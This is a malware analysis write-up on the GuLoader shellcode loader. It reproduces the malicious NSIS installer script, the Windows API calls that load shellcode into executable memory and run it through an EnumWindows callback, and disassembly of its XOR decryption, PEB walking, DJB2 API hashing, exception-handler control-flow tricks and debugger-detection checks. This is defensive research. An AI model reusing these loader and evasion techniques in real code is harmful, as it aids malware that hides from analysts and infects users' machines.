

GuLoader: Navigating a Maze of Intricacy

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GuLoader TL;DR

GuLoader is a polymorphic shellcode loader packed full of anti-analysis and anti-vm techniques to evade detection. The malware began as a Visual Basic (VB) 5/6 downloader, first identified in 2019. VB served as a wrapper for the core component implemented in shellcode until late last year. GuLoader began experimenting with a variety of delivery methods including VBS and macro-enabled documents before introducing NSIS (Nullsoft Scriptable Install System) in 2022. GuLoader and its delivery mechanisms are frequently updated by the authors to inhibit analysis and make detection more difficult. GuLoader typically delivers Remote Access Tools such as Remcos, but has been observed delivering numerous different malware families. Let's attempt to navigate this mess of anti-analysis techniques together.

SHA256: [ee548086db277e0febd2797b582a734ac451a9cd050540d2a1fd08afa6232721](#)

NSIS Installer

NSIS Primer

A NSIS script is a regular text file with a special syntax. A script file contains Installer Attributes, Pages and Sections and Functions. Each line is treated as a command. The following section provides essential knowledge required to analyze a NSIS script. For additional details, see the following [link](#).

Installer Attributes

Installer attributes determine the behavior, look and feel of the installer. These attributes can change text shown during installation, the number of installation types, etc. An example of an Installer Attribute is:

```
AddBrandingImage left 100
```

Pages

A non-silent installer has a set of wizard pages that let the user configure the installer. The Page command is used to set pages to be displayed. A typical set of pages looks like this:

```
Page license
Page components
Page directory
Page instfiles
UninstPage uninstConfirm
UninstPage instfiles
```

Sections

Installers commonly have multiple options available to the user during installation. For example, an installer may allow the user to install additional tools, plug-ins, examples and more. Each of these components has corresponding code. If the user selects to install this component, then the installer will execute the respective code for that component. In a script, that code is defined in sections.

Instructions used in sections are different from instructions for installer attributes. They are executed at runtime on the user's computer and can extract files, read from and write to the registry, INI files or normal files, create directories, create shortcuts and more. See [Instructions](#) for more information. An example of a section looks like this:

```
Section "My Program"
  SetOutPath $INSTDIR
  File "My Program.exe"
  File "Readme.txt"
SectionEnd
```

Functions

Functions, like Sections, contain script code. The difference between sections and functions is the way in which they are called. There are two types of functions: user functions and callback functions.

User functions are called from Sections by the user or other functions using the [Call](#) instruction. User functions will not execute unless you call them. After the code in the function has executed, the installer will continue executing the instructions that came after the Call instruction, unless installation has been aborted inside the function. User functions are useful if an installer contains a set of instructions that need to be executed in several locations of the installer. Example user function:

```
Function Hello
  DetailPrint "Hello world"
FunctionEnd
```

Callback functions are called by the installer upon certain defined events, such as when the installer starts. Callbacks are optional. Example callback function:

```

Function .onInit
    MessageBox MB_YESNO "This will install My Program. Do you wish to continue?" IDYES
gogogo
    Abort
gogogo:
FunctionEnd

```

GuLoader NSIS Script

NSIS Script

The NSIS install script is located in the .nsi file, which is bundled in the executable.

\$PLUGINSDIR	6/16/2023 11:31 PM	File folder	
Aborterne	6/16/2023 11:31 PM	File folder	
Relatives	6/16/2023 11:31 PM	File folder	
Skrivefelt172	6/16/2023 11:31 PM	File folder	
[NSIS].nsi	6/17/2023 6:14 AM	NSI File	11 KB
Arbejderklassernes.Ato	1/10/2023 6:13 PM	ATO File	390 KB

Figure 1: Files extracted from NSIS using 7z

The script is relatively small, containing 6 user functions, 1 callback function and 1 unused section. Though the script is small, the control flow of the script is intentionally convoluted, with junk commands sprinkled throughout. The callback function `.onMouseOverSection` serves as the entry point. The key commands from the entry point function are:

1. Store file path `$INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes.The` in var `$_45_`
2. Store the value 41000 in var `$R1`
3. Store the value 1 in var `$R7`
4. Store the value 2893 in var `$1`
5. Store the file path `$INSTDIR\Arbejderklassernes.Ato` in var `$4`

```

Function .onMouseOverSection
    ; ShowWindow $HWNDPARENT ${SW_SHOW}
    BringToFront
    IntCmp $_19_ 10914 label_90 label_91
    WriteRegBin HKLM Software\Ankommer\coffered\Gravamem9 Retsvirkninger data[11276 ... ] ; !!! Unsupported
label_90:
    MessageBox MB_ABORTRETRYIGNORE Diwani
label_91:
    SetOutPath $INSTDIR
    StrCpy $_45_ $INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes.The 1
    IfFileExists $INSTDIR\Arbejderklassernes.Ato label_110 label_94
label_94:
    SetOverwrite on
    AllowSkipFiles on
    File Arbejderklassernes.Ato
    SetOutPath $INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169
    File "Bluetooth Suite help_TUR.chm"
    File Gtteriernes.The
    SetOutPath $INSTDIR\Relatives\ fakulteternes\Retches\Subsensually
    File GPUPowerSavingConfigEditor.dll
    SetOutPath $INSTDIR\Aborterne\Andelsvirksomhedernes
    File Italian.ini
    File QCA.HDP.CustomControls.dll
    File System.Numerics.dll
    File add.jpeg
    File battery-level-100-symbolic.svg
    File content-loading-symbolic.svg
    File multimedia-volume-control-symbolic.svg
    File network-cellular-2g-symbolic.svg
    GetFullPathName $_33_ ..
label_110:
    Delete epoxylakket\Barbadiske\Sevilla\Nusseriers.Sub
    HideWindow
    IntOp $R1 $R1 + 41000 2
    WriteRegDWORD HKCU Software\Microsoft\Windows\CurrentVersion\Uninstall\Carmen Setup 2
    CopyFiles $TEMPLATES\Heptagon.Tok $DOCUMENTS\Gunz\Mankindly.Kbs ; $(LSTR_7)$DOCUMENTS\Gunz\Mankindly.Kbs ; "Copy to "
    ReadRegDWORD $R0 HKCU Software\Microsoft\Windows\CurrentVersion\Uninstall\Carmen Setup
    HideWindow
    IntOp $R7 $R7 + 1 3
    StrCpy $1 2893 4
    Goto label_121
label_120:
    IntOp $1 $1 - $R0
label_121:
    IntCmp $1 0 0 label_127
    GetCurrentAddress $0 ; StrCpy $0 123
    CopyFiles $TEMPLATES\Heptagon.Tok $DOCUMENTS\Gunz\Mankindly.Kbs ; $(LSTR_7)$DOCUMENTS\Gunz\Mankindly.Kbs ; "Copy to "
    Goto label_120
    Goto label_120
    Goto label_127
label_127:
    StrCpy $4 $INSTDIR\Arbejderklassernes.Ato 5
    Call func_36
FunctionEnd

```

Figure 2: Entry point callback function .onMouseOverSection

The callback function ends by calling `func_36`. `func_36` contains a loop that extracts individual characters from `Arbejderklassernes.Ato` to build command strings to load and execute `GuLoader` shellcode. Control flow jumps between functions and labels, making analysis difficult to follow. The following commands are the key components for the loop.

1. Open `$INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes` and store file handle in var `$_46_`.
2. Push `$_46_` onto the stack and Pop `$R2` (store file handle in `$R2`)
3. Call `func_0` to call `FileSeek` and move the file pointer to var `$R1`
4. Read 1 byte from `$INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes` at file pointer location and store in var `$_42_`
5. Push `$_42_` onto the stack and Pop `$1` (store the byte read from the file in var `$1`)

6. Iterate index variable `$R1` by 205 (file pointer + 205)
7. Copy `Z` into var `$R9`
8. Copy `$1` (byte read from file) into var `$0`
9. Loop condition: If `$0` is a not a `Z`, write the it to the registry key `HKCU Software\Allos Setup` and loop again starting at label 37. If `$0` is a `Z`, call `func_23` to write the remaining value to the registry key `HKCU Software\Allos Setup` and read the string stored in that key into var `$R8`, then call `func_62` to allocate memory using `System::Alloc` followed by `System:Call` to call the deobfuscated command that uses the Windows API to execute the GuLoader shellcode.

```

Function func_36
FileOpen $_46_ $_45_ a 1
label_37:
SetDetailsView show
Push $_46_ 2
Pop $R2
Call func_0 3 (FileSeek $R2 $R1)
FileRead $R2 $_42_ $R7 4
Push $_42_ 5
IntOp $R1 $R1 + 205 6
Pop $1 5
StrCpy $R9 Z 1 7
StrCpy $0 $1 1 8
SetAutoClose true
StrCmpS $0 $R9 label_53 9 (Loop conditional)
Call func_130 Write value to registry key HKCU Software\Allos Setup
CopyFiles $TEMPLATES\Heptagon.Tok $DOCUMENTS\Gunz\Mankindly.Kbs ; $(LSTR_7)$DOCUMENTS\Gunz\Mankindly.Kbs ; "Copy to "
CreateDirectory $PICTURES\Minoriteternes\Humus\Chaetophora\joram
Goto label_37
label_53:
ShowWindow $_40_ ${SW_SHOW}
DeleteINIStr $STARTMENU\Ascape\Rensningsformerne.ini Antiepicenter Complain179
Call func_23 Write value to registry key HKCU Software\Allos Setup
Call func_62 Read string from HKCU Software\Allos Setup, allocate memory and execute
Goto label_37
StrCmpS $_39_ Tulipy label_59 label_60
label_59:
SectionSetFlags 2 $_18_
label_60:
SetShellVarContext all
FunctionEnd

```

Figure 3: Main execution loop that extracts commands from file to the registry and executes shellcode

The resulting deobfuscated commands use the Windows API to:

1. Load the file `$INSTDIR\Arbejderklassernes.Ato`
2. Set the file pointer to offset 63101
3. Allocate RWX memory of size 19456000
4. Read shellcode starting from offset 63101 size 19456000 into the allocated RWX memory
5. Execute GuLoader shellcode using EnumWindows callback function

```

kernel32::CreateFileA(m r4 , i 0x80000000, i 0, p 0, i 4, i 0x80, i 0)i.r5
kernel32::SetFilePointer(i r5, i 63101 , i 0,i 0)i.r3
kernel32::VirtualAlloc(i 0,i 19456000, i 0x3000, i 0x40)p.r2
kernel32::ReadFile(i r5, i r2, i 19456000,*i 0, i 0)i.r3
user32::EnumWindows(i r2 ,i 0)

```

7543D1DF	8BFF	mov edi,edi	EnumWindows
7543D1E1	55	push ebp	
7543D1E2	8BEC	mov ebp,esp	1: [esp+4] 03930000 ← SC Address
7543D1E4	33C0	xor eax,eax	2: [esp+8] 00000000
7543D1E6	50	push eax	3: [esp+C] 100016BD <system.Call>
7543D1E7	50	push eax	4: [esp+10] 10000000 system.10000000
7543D1E8	FF75 0C	push dword ptr ss:[ebp+C]	5: [esp+14] 005F29B8
7543D1EB	FF75 08	push dword ptr ss:[ebp+8]	
7543D1EE	50	push eax	
7543D1EF	50	push eax	
7543D1F0	E8 21C2FFFF	call user32.75439416	

Figure 4: EnumWindows callback function executes shellcode

GuLoader Shellcode

PEB Parsing and API Hashing

Shellcode Decrypt and Execute

The first section of shellcode is responsible for decrypting the stage one shellcode. GuLoader calculates an XOR key by performing arithmetic operations against a constant value, XOR decrypts the encrypted shellcode byte-by-byte, and transfers execution to the decrypted shellcode. The screenshots below show the XOR decrypt and the `call eax` instruction that executes the decrypted stage one shellcode.

03931240	313476	xor dword ptr [ecx+edi],ecx	XOR CX, key
03931240	56 0F0005	pushad esi, edi	
03931240	D9FC	frradint	
03931240	EB 36	jmp 03931240	
03931240	3C FE	cmp al,FE	
03931240	1A54C1	shl dx,byte ptr [ecx+eax*8]	
03931240	C1C1 C1	rol ecx,C1	
03931240	C1C1 C1	rol ecx,C1	
03931240	C1C1 C1	rol ecx,C1	
03931240	C1C1 C1	rol ecx,C1	
03931240	C1C1 C1	rol ecx,C1	
03931240	C1C1 C1	rol ecx,C1	

Figure 5: XOR decrypt shellcode using key 0x3AD1577C

03931240	FFD0	call eax	call decrypted shellcode (04109489)
03931240	0F05C7	pushl esi, esi	
03931240	04 0F000C	pushd esi, esi	
03931240	EB 36	jmp 03931240	
03931240	85E5	test ebp,esp	
03931240	2B0A	adc byte ptr [edx],ch	
03931240	8181 8181 8181 8181	add dword ptr [ecx-7E7E7E],81818181	
03931240	8181 8181 8181 8181	add dword ptr [ecx-7E7E7E],81818181	
03931240	8181 8181 8181 8181	add dword ptr [ecx-7E7E7E],81818181	
03931240	8181 8181 8181 8181	add dword ptr [ecx-7E7E7E],81818181	
03931240	8181 8181 8181 8181	add dword ptr [ecx-7E7E7E],81818181	
03931240	8181 8181 8181 8181	add dword ptr [ecx-7E7E7E],81818181	

Figure 6: Call decrypted GuLoader shellcode

Walking the PEB and Resolving Windows APIs

GuLoader does not have an Import Address Table (IAT) and therefore must manually resolve addresses of the functions it needs to execute. GuLoader walks the Process Environment Block (PEB) to locate base addresses of loaded modules and enumerates their export tables to find the desired Windows APIs. The PEB is always located at offset 0x30 (Win32) within the Thread Information Block (TIB).

```

typedef struct _PEB {
    BYTE Reserved1[2];
    BYTE BeingDebugged;
    BYTE Reserved2[1];
    PVOID Reserved3[2];
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID Reserved4[3];
    PVOID AtlThunkSListPtr;
    PVOID Reserved5;
    ULONG Reserved6;
    PVOID Reserved7;
    ULONG Reserved8;
    ULONG AtlThunkSListPtr32;
    PVOID Reserved9[45];
    BYTE Reserved10[96];
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
    BYTE Reserved11[128];
    PVOID Reserved12[1];
    ULONG SessionId;
} PEB, *PPEB;

```

Once a pointer to the PEB is acquired, the shellcode gets a pointer to the PEB_LDR_DATA structure, which is located at offset 0xC. Ldr contains an entry, [InMemoryOrderModuleList](#), which is a doubly-linked list that contains the loaded modules for the process.

0421E858	64:8B03	mov eax,dword ptr ds:[ebx]	Get pointer to PEB
0421E85B	84C8	test al,c1	
0421E85D	F7C1 388A471B	test ecx,1B478A38	
0421E863	BB BFF19C11	mov ebx,119CF1BF	
0421E868	39C8	cmp eax,ecx	
0421E86A	80FC F4	cmp ah,F4	
0421E86D	81F3 DD5BF8D8	xor ebx,D8F85BDD	
0421E873	3C D9	cmp al,D9	
0421E875	66:85DB	test bx,bx	
0421E878	81F3 A47C34DF	xor ebx,DF347CA4	
0421E87E	66:85C2	test dx,ax	
0421E881	81F3 CAD65016	xor ebx,1650D6CA	
0421E887	85D8	test eax,ebx	
0421E889	8B0418	mov eax,dword ptr ds:[eax+ebx]	Get pointer to PEB_LDR_DATA struct
0421E88C	BB F0B65BD1	mov ebx,D15BB6F0	
0421E891	85C8	test eax,ecx	
0421E893	81C3 FEDE6639	add ebx,3966DEFE	
0421E899	66:85C3	test bx,ax	
0421E89C	81C3 8931CBE1	add ebx,E1CB3189	
0421E8A2	84F4	test ah,dh	
0421E8A4	81EB 63C78DEC	sub ebx,EC8DC763	
0421E8AA	8B0418	mov eax,dword ptr ds:[eax+ebx]	InMemoryOrderModuleList

Figure 7: Walking the PEB

Each item in the list is a pointer to an LDR_DATA_TABLE_ENTRY structure, including the DIIBase address and the DIIName.

```

typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;

```

0421D802	8B58 78	mov ebx,dword ptr ds:[eax+78]	RVA Export Table
0421D805	38CB	cmp bl,cl	
0421D807	8B45 04	mov eax,dword ptr ss:[ebp+4]	Base address of kernel
0421D80A	01D8	add eax,ebx	
0421D80C	8B48 18	mov ecx,dword ptr ds:[eax+18]	Num functions exported by module
0421D80F	EB 19	jmp 421D82A	
0421D811	9F	lahf	
0421D812	89BA F3C4949D	mov dword ptr ds:[edx-626B380D],edi	
0421D818	98	cwde	
0421D819	70 59	jc 421D874	
0421D81B	67:B3 DF	mov bl,DF	
0421D81E	C7	???	
0421D81F	91	xchg ecx,eax	
0421D820	69C1 9455C2DC	imul eax,ecx,DCC25594	
0421D826	B4 7E	mov ah,7E	7E: '~'
0421D828	AF	scasd	
0421D829	4A	dec edx	edx: "LdrLoadDll"
0421D82A	894D 08	mov dword ptr ss:[ebp+8],ecx	
0421D82D	8B48 1C	mov ecx,dword ptr ds:[eax+1C]	
0421D830	894D 14	mov dword ptr ss:[ebp+14],ecx	
0421D833	84DA	test dl,bl	
0421D835	8B48 24	mov ecx,dword ptr ds:[eax+24]	RVA of Ordinal Table
0421D838	66:39D1	cmp cx,dx	
0421D83B	894D 10	mov dword ptr ss:[ebp+10],ecx	Store RVA
0421D83E	8B70 20	mov esi,dword ptr ds:[eax+20]	RVA Name Pointer Table
0421D841	84C1	test cl,al	
0421D843	0375 04	add esi,dword ptr ss:[ebp+4]	
0421D846	31C9	xor ecx,ecx	
0421D848	3D C53D0352	cmp eax,52033DC5	
0421D84D	84FC	test ah,bh	
0421D84F	8B16	mov edx,dword ptr ds:[esi]	edx: "LdrLoadDll"
0421D851	0355 04	add edx,dword ptr ss:[ebp+4]	

Figure 8: Walking the PEB (continued)

Once the DLL has been identified, GuLoader iterates the exports of the DLL in search of the desired API. GuLoader uses DJB2 to hash the name of the API and compare it against the pre-computed hash value. This method reduces the number of strings visible in memory, increasing the difficulty of detection.

0421EA1C	0F8F 9D620000	jg 4224CBE	
0421EA22	BB 839673F5	mov ebx,F5739683	ebx:L"ntdll.dll"
0421EA27	84DA	test dl,b1	
0421EA29	81F3 79557E10	xor ebx,107E5579	ebx:L"ntdll.dll"
0421EA2F	81EB 325A6CC6	sub ebx,C66C5A32	ebx:L"ntdll.dll"
0421EA35	81F3 E069A11E	xor ebx,1EA169E0	EBX == 0x28 (Next module's name)
0421EA3B	38FD	cmp ch,bh	
0421EA3D	66:39C1	cmp cx,ax	
0421EA40	F7C3 C6F1BF02	test ebx,2BFF1C6	ebx:L"ntdll.dll"
0421EA46	8B1C18	mov ebx,dword ptr ds:[eax+ebx]	Get pointer to next module name
0421EA49	38D9	cmp cl,b1	
0421EA4B	C785 12020000 734A52	mov dword ptr ss:[ebp+212],E524A73	
0421EA55	66:85C3	test bx,ax	
0421EA58	8185 12020000 E5899C	add dword ptr ss:[ebp+212],1C9C89E5	
0421EA62	66:85D2	test dx,dx	
0421EA65	81B5 12020000 86AA6C	xor dword ptr ss:[ebp+212],4F6DAA86	
0421EA6F	84C0	test al,al	
0421EA71	38FE	cmp dh,bh	
0421EA73	81AD 12020000 DE7E83	sub dword ptr ss:[ebp+212],65837EDE	
0421EA7D	817D 48 8D750000	cmp dword ptr ss:[ebp+48],758D	
0421EA84	0F84 1797FDFF	je 41F81A1	
0421EA8A	85D2	test edx,edx	
0421EA8C	3B9D 12020000	cmp ebx,dword ptr ss:[ebp+212]	
0421EA92	0F84 45010000	je 421EBDD	
0421EA98	89B5 A7010000	mov dword ptr ss:[ebp+1A7],esi	
0421EA9E	89DE	mov esi,ebx	esi:L"ntdll.dll", ebx:L"ntdll.dll"
0421EAA0	56	push esi	push api name
0421EAA1	8BB5 A7010000	mov esi,dword ptr ss:[ebp+1A7]	
0421EAA7	E8 3E010000	call <djb2_hash>	

Figure 9: Iterate DLL exports and calculate DJB2

GuLoader leverages the DJB2 algorithm throughout the codebase to hash strings. The constant 5381 (0x1505) and instruction shl 5 are a clear indication of the use of the algorithm. Below is a representation of the algorithm,

```

unsigned long
hash(unsigned char *str)
{
    unsigned long hash = 5381;
    int c;

    while (c = *str++)
        hash = ((hash << 5) + hash) + c; /* hash * 33 + c */

    return hash;
}

```

GuLoader employs an additional XOR as part of its DJB2 algorithm for additional obfuscation. This ensures that the DJB2 hashes of specific APIs cannot be used for detection mechanisms such as Yara rules.

04224732	89C3	mov ebx,edx	
04224734	39D0	cmp eax,edx	edx:"!pcGetCompletionListLastMessageInformation"
04224736	C1E0 05	shl eax,5	DJB2
04224739	01D8	add eax,ebx	ebx = 0x1505
0422473B	0FB60E	movzx ecx,byte ptr ds:[esi]	esi:"!pcGetCompletionListLastMessageInformation"
0422473E	01C8	add eax,ecx	
04224740	35 63F9A4E3	xor eax,E3A4F963	
04224745	46	inc esi	esi:"!pcGetCompletionListLastMessageInformation"
04224746	803E 00	cmp byte ptr ds:[esi],0	esi:"!pcGetCompletionListLastMessageInformation"
04224749	0F85 03FEFFFF	jne 4224552	
0422474F	C2 0400	ret 4	

Figure 10: Loop to calculate DJB2 hash

Vectored Exception Handler

GuLoader registers a custom vectored exception handler (VEH), using `RtlAddVectoredException`, as a control flow obfuscation technique to hinder analysis in debuggers and disassemblers. A VEH is an extension to structured exception handling that are not frame-based, therefore the VEH will be called for unhandled exceptions regardless of the location in a call frame. VEHs are called in the order they are added and can be designated to run first when registered via `AddVectoredExceptionHandler`.

```
PVOID AddVectoredExceptionHandler(
    ULONG First,
    PVECTORED_EXCEPTION_HANDLER Handler
);
```

GuLoader calls `RtlAddVectoredExceptionHandler` with the `First` argument set to 1, which indicates the handler should be the first handler to be called. The VEH is used to control execution by dynamically calculating the address of EIP based on instructions following the address in which the exception occurred. GuLoader incorporates code throughout the shellcode that intentionally triggers the following three exceptions, causing the VEH code to execute.

1. `0xC0000005` `EXCEPTION_ACCESS_VIOLATION`
2. `0x80000004` `EXCEPTION_SINGLE_STEP`
3. `0x80000003` `EXCEPTION_BREAKPOINT`

EXCEPTION_ACCESS_VIOLATION

GuLoader triggers access violation exceptions by performing mathematical operations on a constant stored in a register, then uses this value to attempt to write data to the [invalid] memory address referenced by this constant. This causes an access violation exception `0xC0000005`, triggering the VEH.

<pre>50 B8 DCCEFDAE 35 F72A3CD3 05 F4683E82 8910</pre>	<pre>push eax mov eax,AEFDCEDC xor eax,D33C2AF7 add eax,823E68F4 mov dword ptr ds:[eax],edx</pre>	<p>Trigger VEH Exception_ACCESS_VIOLATION</p>
--	---	---

Figure 11: Code to trigger access violation exception
EXCEPTION_SINGLE_STEP

Setting the Trap Flag is a well-known way to detect if a debugger is currently attached to a process. When the Trap Flag is set, a Single Step exception is raised. If a debugger is attached, it will handle the raised exception and continue execution. If a debugger is not attached, the exception will be handled by the exception handler, in this case, the GuLoader VEH.

The code below is an example of the code blocks located throughout the GuLoader shellcode that cause a Single Step exception `0x80000004`. Constant obfuscation is used to conceal the value of 0x100, which is eventually stored in `edx`. `pushfd` is used to push the EFLAGS register to the top of the stack. Next, the value of the EFLAGS is calculated via `or`

dword ptr ds:[edi] (0x206), edx (0x100), resulting in the value 0x306. 0x306 is 1100000110 in binary, meaning the bit in position 8 (Trap Flag) is set. Finally, pushfd pops the dword on top of the stack into the EFLAGS register, setting the Trap Flag and triggering a Single Step exception (when the debugger is not attached).

041D9CBD	52	push edx	
041D9CBE	BA 19FD7984	mov edx,8479FD19	
041D9CC3	81F2 87E2A4FC	xor edx,FCA4E287	
041D9CC9	81F2 3DA30A14	xor edx,140AA33D	
041D9CCF	81F2 A3BDD76C	xor edx,prophys.6CD7BDA3	edx == 0x100
041D9CD5	57	push edi	
041D9CD6	9C	pushfd	Push EFLAGS Reg to Stack
041D9CD7	89E7	mov edi,esp	
041D9CD9	0917	or dword ptr ds:[edi],edx	or 0x206, 0x100 == 0x306 --> 1100000110. Bit 8 (TF) set to 1
041D9CDB	9D	popfd	Pop stack to EFLAGS Reg and set TF

Figure 12: Code to trigger single step exception
EXCEPTION_BREAKPOINT

The INT3 (0xCC) instruction is a single-byte instruction defined for use by debuggers to temporarily replace an instruction in a running program in order to set a breakpoint. When an INT3 instruction is executed, a breakpoint exception 0x80000003 is triggered and the VEH is executed. If a debugger is attached, the exception is handled by the debugger, the VEH is not called, and program execution is paused. Instructions following the INT3 instructions are often invalid, causing exceptions and breaking execution in the debugger.

041FE017	CC	int3	Trigger VEH
041FE018	D7	xlat	
041FE019	C2 2ADB	ret DB2A	
041FE01C	E3 3F	jecxz 41FE05D	
041FE01E	6397 90413BCC	arpl word ptr ds:[edi-33C4BE70],dx	
041FE024	CA 3DDA	ret far DA3D	

Figure 13: int3 instruction to trigger breakpoint exception
GuLoader VEH

When an exception is thrown, the VEH receives an EXCEPTION_POINTER structure, which contains a pointer to the ExceptionRecord and ContextRecord.

```
typedef struct _EXCEPTION_POINTERS {
    PEXCEPTION_RECORD ExceptionRecord;
    PCONTEXT ContextRecord;
} EXCEPTION_POINTERS, *PEXCEPTION_POINTERS;
```

The ExceptionRecord contains a machine-independent description of the exception. The most important member for the GuLoader VEH is the ExceptionCode, which is used to determine the code branch to execute in order to calculate EIP and continue execution.

```
typedef struct _EXCEPTION_RECORD {
    DWORD ExceptionCode;
    DWORD ExceptionFlags;
    struct _EXCEPTION_RECORD *ExceptionRecord;
    PVOID ExceptionAddress;
    DWORD NumberParameters;
    ULONG_PTR ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```

Once the `ExceptionCode` is identified, the VEH accesses the `ContextRecord` to retrieve EIP, then calculates a new EIP and continues execution using the following formula:

1. `Exception_Access_Violaton` and `Exception_Single_Step`: $eip = ((eip + 2) \wedge 0xDB) + eip$
2. `Exception_Breakpoint`: $eip = ((eip + 1) \wedge 0xDB) + eip$

Note: The XOR value changes in each sample of GuLoader.

```

typedef struct _CONTEXT {
    DWORD64 P1Home;
    DWORD64 P2Home;
    DWORD64 P3Home;
    DWORD64 P4Home;
    DWORD64 P5Home;
    DWORD64 P6Home;
    DWORD   ContextFlags;
    DWORD   MxCsr;
    WORD    SegCs;
    WORD    SegDs;
    WORD    SegEs;
    WORD    SegFs;
    WORD    SegGs;
    WORD    SegSs;
    DWORD   EFlags;
    DWORD64 Dr0;
    DWORD64 Dr1;
    DWORD64 Dr2;
    DWORD64 Dr3;
    DWORD64 Dr6;
    DWORD64 Dr7;
    DWORD64 Rax;
    DWORD64 Rcx;
    DWORD64 Rdx;
    DWORD64 Rbx;
    DWORD64 Rsp;
    DWORD64 Rbp;
    DWORD64 Rsi;
    DWORD64 Rdi;
    DWORD64 R8;
    DWORD64 R9;
    DWORD64 R10;
    DWORD64 R11;
    DWORD64 R12;
    DWORD64 R13;
    DWORD64 R14;
    DWORD64 R15;
    DWORD64 Rip;
    union {
        XMM_SAVE_AREA32 FltSave;
        NEON128          Q[16];
        ULONGLONG        D[32];
        struct {
            M128A Header[2];
            M128A Legacy[8];
            M128A Xmm0;
            M128A Xmm1;
            M128A Xmm2;
            M128A Xmm3;
            M128A Xmm4;
            M128A Xmm5;
        };
    };
};

```

```

M128A Xmm6;
M128A Xmm7;
M128A Xmm8;
M128A Xmm9;
M128A Xmm10;
M128A Xmm11;
M128A Xmm12;
M128A Xmm13;
M128A Xmm14;
M128A Xmm15;
} DUMMYSTRUCTNAME;
DWORD          S[32];
} DUMMYUNIONNAME;
M128A  VectorRegister[26];
DWORD64 VectorControl;
DWORD64 DebugControl;
DWORD64 LastBranchToRip;
DWORD64 LastBranchFromRip;
DWORD64 LastExceptionToRip;
DWORD64 LastExceptionFromRip;
} CONTEXT, *PCONTEXT;

```

<pre> 8B90 B8000000 B9 64BA9C55 81FB C380FA51 81E9 A071A62B 85C0 81E9 F2D4FCF1 81C1 098D06C8 8A52 02 30CA 3D FC919304 0FB6D2 0190 B8000000 </pre>	<pre> mov edx,dword ptr ds:[eax+B8] mov ecx,559CBA64 cmp ebx,51FA80C3 sub ecx,2BA671A0 test eax,eax sub ecx,F1CD4F2 add ecx,C8068D09 mov dl,byte ptr ds:[edx+2] xor dl,c1 cmp eax,49391FC movzx edx,dl add dword ptr ds:[eax+B8],edx </pre>	<pre> mov <edx>, EIP (from ContextRecord) ecx == 0xDB dl == eip + 2 xor eip+2, 0xDB add calculated value to EIP in ContextRecord </pre>
---	---	---

Figure 14: VEH Calculating EIP for Access Violation/Single Step Violation

Anti-Analysis and Anti-Debug




Figure 15: Your new favorite MessageBox indicating your debugger/VM has been detected and GuLoader is terminating Software Breakpoint Check

GuLoader performs anti-analysis/debug checks prior to calling Windows APIs by checking for breakpoints at the start of the function. When setting a software breakpoint on a function in a debugger, the debugger patches the first byte with a `0xCC`, `0x3CD` or `0xB0F`, depending on the type of breakpoint selected, to trigger a software interrupt. GuLoader checks the first byte of the function for these values in order to detect software breakpoints. If detected, GuLoader jumps to code that crashes the process.

389D F2010000	cmp byte ptr ss:[ebp+1F2],b1	Check for CC
8A9D F2010000	mov bl,byte ptr ss:[ebp+1F2]	
^ 0F84 A6FEFFFF	je <crash>	
38FE	cmp dh,bh	
66:8B18	mov bx,word ptr ds:[eax]	
66:C785 AF010000 65	mov word ptr ss:[ebp+1AF],A565	
39C1	cmp ecx,eax	
66:81B5 AF010000 59	xor word ptr ss:[ebp+1AF],4359	
^ EB 46	jmp 4224AE2	
E0 BD	loopne 4224A5B	
10BE 9B5B6070	adc byte ptr ds:[esi+70605B9B],bh	
B9 AFD4E3FF	mov ecx,FFE3D4AF	
D0043B	rol byte ptr ds:[ebx+edi],1	
CF	iretd	
1F	pop ds	
A2 05B16DB6	mov byte ptr ds:[B66DB105],a1	
2A6A 07	sub ch,byte ptr ds:[edx+7]	
56	push esi	
49	dec ecx	
92	xchg edx,eax	
BB 7736DDCE	mov ebx,CEDD3677	
20E0	and al,ah	
BD 10BE9B5B	mov ebp,5B9BBE10	
60	pushad	
^ 70 B9	jo 4224A81	
AF	scasd	
D4 E3	aam E3	
FFD0	call eax	
04 3B	add al,3B	
CF	iretd	
1F	pop ds	
A2 05B16DB6	mov byte ptr ds:[B66DB105],a1	
2A6A 07	sub ch,byte ptr ds:[edx+7]	
56	push esi	
49	dec ecx	
92	xchg edx,eax	
BB 7736DDCE	mov ebx,CEDD3677	
2066 81	and byte ptr ds:[esi-7F],ah	
B5 AF	mov ch,AF	
0100	add dword ptr ds:[eax],eax	
00C3	add bl,a1	
1381 FE5809D5	adc eax,dword ptr ds:[ecx-2AF6A702]	
2666:81AD AF010000	sub word ptr es:[ebp+1AF],F232	
66:85D1	test cx,dx	
66:3B9D AF010000	cmp bx,word ptr ss:[ebp+1AF]	check for 3CD
^ 0F84 1DFEFFFF	je <crash>	
66:8B18	mov bx,word ptr ds:[eax]	move first byte of fn
66:899D 07020000	mov word ptr ss:[ebp+207],bx	
81F9 11457915	cmp ecx,15794511	
66:BB 86DD	mov bx,DD86	
38C2	cmp dl,a1	
66:81C3 1DB8	add bx,B81D	
84E6	test dh,ah	
66:81F3 882E	xor bx,2E88	
38D3	cmp bl,dl	
66:81C3 E44F	add bx,4FE4	
84C3	test bl,a1	
84FF	test bh,bh	
66:399D 07020000	cmp word ptr ss:[ebp+207],bx	check for B0F
66:8B9D 07020000	mov bx,word ptr ss:[ebp+207]	
^ 0F84 DCFDFFFF	je <crash>	
^ E9 6C010000	jmp 4224CBC	

Figure 16: Check for software breakpoints
Scan Memory for Pre-Computed DJB2 Hashes of Strings

